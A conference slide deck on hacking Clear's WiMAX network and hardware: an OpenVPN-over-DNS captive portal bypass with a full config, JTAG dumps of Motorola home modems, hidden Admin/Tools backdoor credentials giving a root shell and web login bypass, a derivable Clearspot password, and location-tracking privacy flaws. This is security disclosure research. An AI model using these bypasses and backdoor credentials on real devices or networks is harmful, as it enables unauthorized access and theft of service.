

# WiMAX Hacking 2010

Pierce, Goldy, and aSmig  
feat. sanitybit

**DEFCON 18**

Updated slides, code, and discussion at  
<https://groups.google.com/group/wimax-hacking>



# The Technology

- WiMAX: a broadband wireless Internet technology
- 802.16, similar to 802.11 (IEEE control)
- Competing with LTE
- Large network being deployed by Clearwire



# Network Deployment

- Clear has the most widely deployed WiMAX network in the US, as such, it is the focus of our research efforts
- Currently deployed in 79 markets across 21 states
- An additional 22 markets are expected to be deployed in the next 3 months, including:

New York, NY

Los Angeles, CA

San Francisco, CA

Denver, CO

Boston, MA

Miami, FL

Nashville, TN

Minneapolis, MN


Philadelphia, PA

- Coverage planned for most major US cities by 2012
- Operates on frequencies in the 2.5-2.6 GHz range



# Other Services using Clear's Network

- Time Warner Cable
  - Roadrunner Mobile
- Comcast
  - High-speed 2 go
- Sprint Nextel
  - 4G Service
  - HTC EVO



All of these services are placed onto the same physical network infrastructure, with small differences in provider portal pages





Official Clear coverage map taken from [clear.com/coverage](http://clear.com/coverage)

Green = Current Market

Grey = Future Market (map does not show all of them)



# Captive Portal Bypass

## Last years vulnerability:

- OpenVPN over UDP/53

## Their fix:

- Block large UDP/53 packets

## Counter fix:

- OpenVPN over UDP/53, fragmented packets (1024 bytes)

## OpenVPN Options to add:

tun-mtu 1500

mssfix 1024



# Example OpenVPN Config

```
client
dev tun
proto udp
remote vpn.server.com 53
tun-mtu 1500
mssfix 1024
resolv-retry infinite
nobind
persist-tun
tls-client
ca ca.crt
cert vpn.server.com.crt
key client.key
dh dh2048.pem
keepalive 20 200
cipher BF-CBC
cipher AES-256-CBC
tls-remote vpngate
ns-cert-type server
route-delay 2
redirect-gateway def1
```



# Echo Peak Hardware & Software

- WiMAX gear from Intel
- [www.linuxwimax.org](http://www.linuxwimax.org)
- 5150, 5350 are best supported
- Buy on eBay (\$80)
- Get a USB-PCIe cradle (\$40)
- PCIe cards **might** work in **some** thinkpads



# Home Device Hard Hacks



CPEi25150



CPEi25750

Got root?



# Home Device Specs

## Motorola CPE 150/750

- 64MiB RAM
- 32MiB flash
- Beceem 802.16
- Texas Instruments TNETV1061
  - 213 MHz
  - MIPS32 4KEc
  - Chip debugging via EJTAG
  - Linux




# Logic Probe



The magic wand of hardware hacking






CPE 150 (CPEi25150)




## WIGGLER JTAG for the MIPS CPU (ADM5120 Edimax BR6104K)



<http://bit.ly/bqEBND>





aSmig's first JTAG interface



B0011620: ....C.....TOOLS\_USER.0.BOO  
B0011640: TLOADER.0x90000000,0x90020000.IM  
B0011660: AGE\_A.0x90040000,0x90C40000.CONF  
B0011680: IG\_A.0x90C40000,0x90C60000.CONFI  
B00116A0: G\_B.0x90C60000,0x90C80000.IMAGE\_  
B00116C0: B.0x90CE0000,0x918E0000.FNE\_CERT  
B00116E0: S.0x90C80000,0x90CA0000.DEV\_CERT  
B0011700: S.0x90CA0000,0x90CC0000.FACTORY\_  
B0011720: DEF.0x90CC0000,0x90CE0000.JFFS2.  
B0011740: 0x918E0000,0x92000000.RESET\_CAUS  
B0011760: E.0.PartNumber.SGDN5313AA.Produc  
B0011780: tID.CPEi25725.HWRevision.REV.D.S  
B00117A0: erialNumber.TS199X0YKY.HWA\_1.00:  
B00117C0: 23:EE:\*\*:\*\*:\*\*.GATEWAY\_MAC\_ADDRE  
B00117E0: SS.00:23:EE:\*\*:\*\*:\*\*.FingerPrint  
B0011800: .63F7FED52\*\*\*\*\*EB2E76B7F35B\*\*\*\*\*  
B0011820: E1EC\*\*\*\*\*.HWA\_0.00:24:A0:\*\*\*.\*  
B0011840: \*.FactoryProvision.Complete.CONS  
B0011860: OLE\_STATE.locked.....



# Double-Take

B0011840: 5.FactoryProvision.Complete.CONST  
B0011860: OLE\_STATE.locked.....



# Road map - Thanks bootloader!

BOOTLOADER	0x90000000	0x90020000
BootLoader Config	0x90020000	0x90040000
IMAGE_A	0x90040000	0x90C40000
CONFIG_A	0x90C40000	0x90C60000
CONFIG_B	0x90C60000	0x90C80000
FNE_CERTS	0x90C80000	0x90CA0000
DEV_CERTS	0x90CA0000	0x90CC0000
FACTORY_DEF	0x90CC0000	0x90CE0000
IMAGE_B	0x90CE0000	0x918E0000
JFFS2	0x918E0000	0x92000000



# So what about the root?

Yeah, yeah.



# /usr/bin/bd\_chk

```
$ strings usr/bin/bd_chk  
/lib/ld-uClibc.so.0
```

...

```
_end  
/pstore/dbg_tools/bd_open2  
CONSOLE_STATE  
unlocked  
Lock Serial Console  
echo "unsetpermenv CONSOLE_STATE" > /proc/ticfg/env;  
echo "setpermenv CONSOLE_STATE locked" > /proc/ticfg/env  
CONSOLE_STATE not found
```



# /pstore/dbg\_tools/bd\_open2

Magical debug tools file!

- CONSOLE\_STATE is left alone
- file is executed on every boot!
  - change your passwords
  - re-crypt your keys
  - adjust your firewall
  - kill SNMPd



# Shell Fun

```
# ssh Admin@192.168.15.1 (Pass: Tools)
```

```
dbgcli> shell
```

```
BusyBox v0.61.pre (2009.09.14-12:29+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

```
# export PATH=/bin:/sbin:/usr/bin:/usr/sbin
```

Now you can use tab complete for a list of system binaries.

There is too much information to cover here, but some highlights include access to iptables and the dbg/cpe cli tools.



# Home Device Auth Bypass

There is a hidden administrative account on the home CPE device. We can use it to bypass the login on the web interface if the user changed the default.

login%3Acommand%2Fusername	<input type="text" value="router"/>
login%3Acommand%2Fpassword	<input type="text" value="motorola"/>

->

login%3Acommand%2Fusername	<input type="text" value="Admin"/>
login%3Acommand%2Fpassword	<input type="text" value="Tools"/>



# Clear Mobile

- Mobile 4g
- Mobile 3g/4g
  - sprint
- Clearspot
  - password is last three bytes in mac address




# Clear Mobile Hard Hacks

## Clear Spot

- 16MiB RAM
- 4MiB flash
- Mini PCI w/ Atheros WiFi card
- UbiCOM IP3023 - MASI 250MHz
  - Multithreaded Architecture for Software I/O
  - Chip debugging via proprietary SPI (not JTAG)
  - Proprietary instruction set
  - NOT Linux



# Clear Spot



CradlePoint PHS300





It's only a 48 pin TSOP





SB5120 is good for something after all

- MIPS32
- EJTAG
- TTL UART



# Clear "Stick" (USB Modem)



Mod and photo by Loki



# HTC EVO

- sequans
- getprop/setprop
- Diagnostic apks
- WiMAX tether
- deactivated evo
- 2.1 (fresh or damage control)
- 2.2 cyanogen (toastcfh and maejrep)



# Location Based Services

## Service Types:

- Client/Server (AJAX) - "Where am I?"
  - <http://developer.clear.com/ClearLocationDemo.html>
- Server/Server (Parlay X) - "Where are they?"
  - x.509 cert & key required

## Interfaces

- AJAX
  - Web browser friendly, uses Google Maps
- Parlay X
  - Uses SOAP specification, POSTed in XML format
  - Query by IP, MAC ( phone number or e-mail )



# Location Based Services (Parlay X)

## Currently

- Location / Range are determined by tower and antenna

## Current Accuracy: Predefined ranges (in meters)

- 160, 241, 321, 402, 482, 563, 643, 724, 804, 885, 965, 1126, 1448

## Down the road

- Multiple towers used to increase accuracy of location and range
- No known ETA



# Privacy Problems with LBS

- **Opt-IN is the DEFAULT**

- Customer's have no option to Opt-OUT online
  - Registered and Unregistered devices are traceable

- Who's Affected?

- **EVERYONE** that uses WiMAX
    - Clear, Sprint, Comcast, Time Warner, etc

- How to Opt-OUT

- Contact the Engineering Department to have it disabled
  - This prevent's both AJAX and Parlay X queries

- Random dead spots



# The Future

- Open source firmware
- OpenWRT on a home device
- 802.16m provides 100 Mbit/s mobile & 1 Gbit/s fixed
- Better privacy?



## **Mad Gr33tz**

SophSec, Janus Privacy Solutions, Aardvark, Snoop Security, Lookout, xda-developers, theorie, rumple, tokiestar, iviatticus, i0n, osirisx11, caboose, and busticati everywhere.

## **Clearwire and Sprint Technical Development Resources**

[http://2md.hosted.panopto.com/CourseCast/Viewer/  
Default.aspx?id=1cd37bbb-d822-4637-bf18-2a254282e688](http://2md.hosted.panopto.com/CourseCast/Viewer/Default.aspx?id=1cd37bbb-d822-4637-bf18-2a254282e688)

## **WiMAX Hacking Group**

<https://groups.google.com/group/wimax-hacking>

## **AJAX LBS Demo**

<http://developer.clear.com/ClearLocationDemo.html>

The insecurity is CLEAR

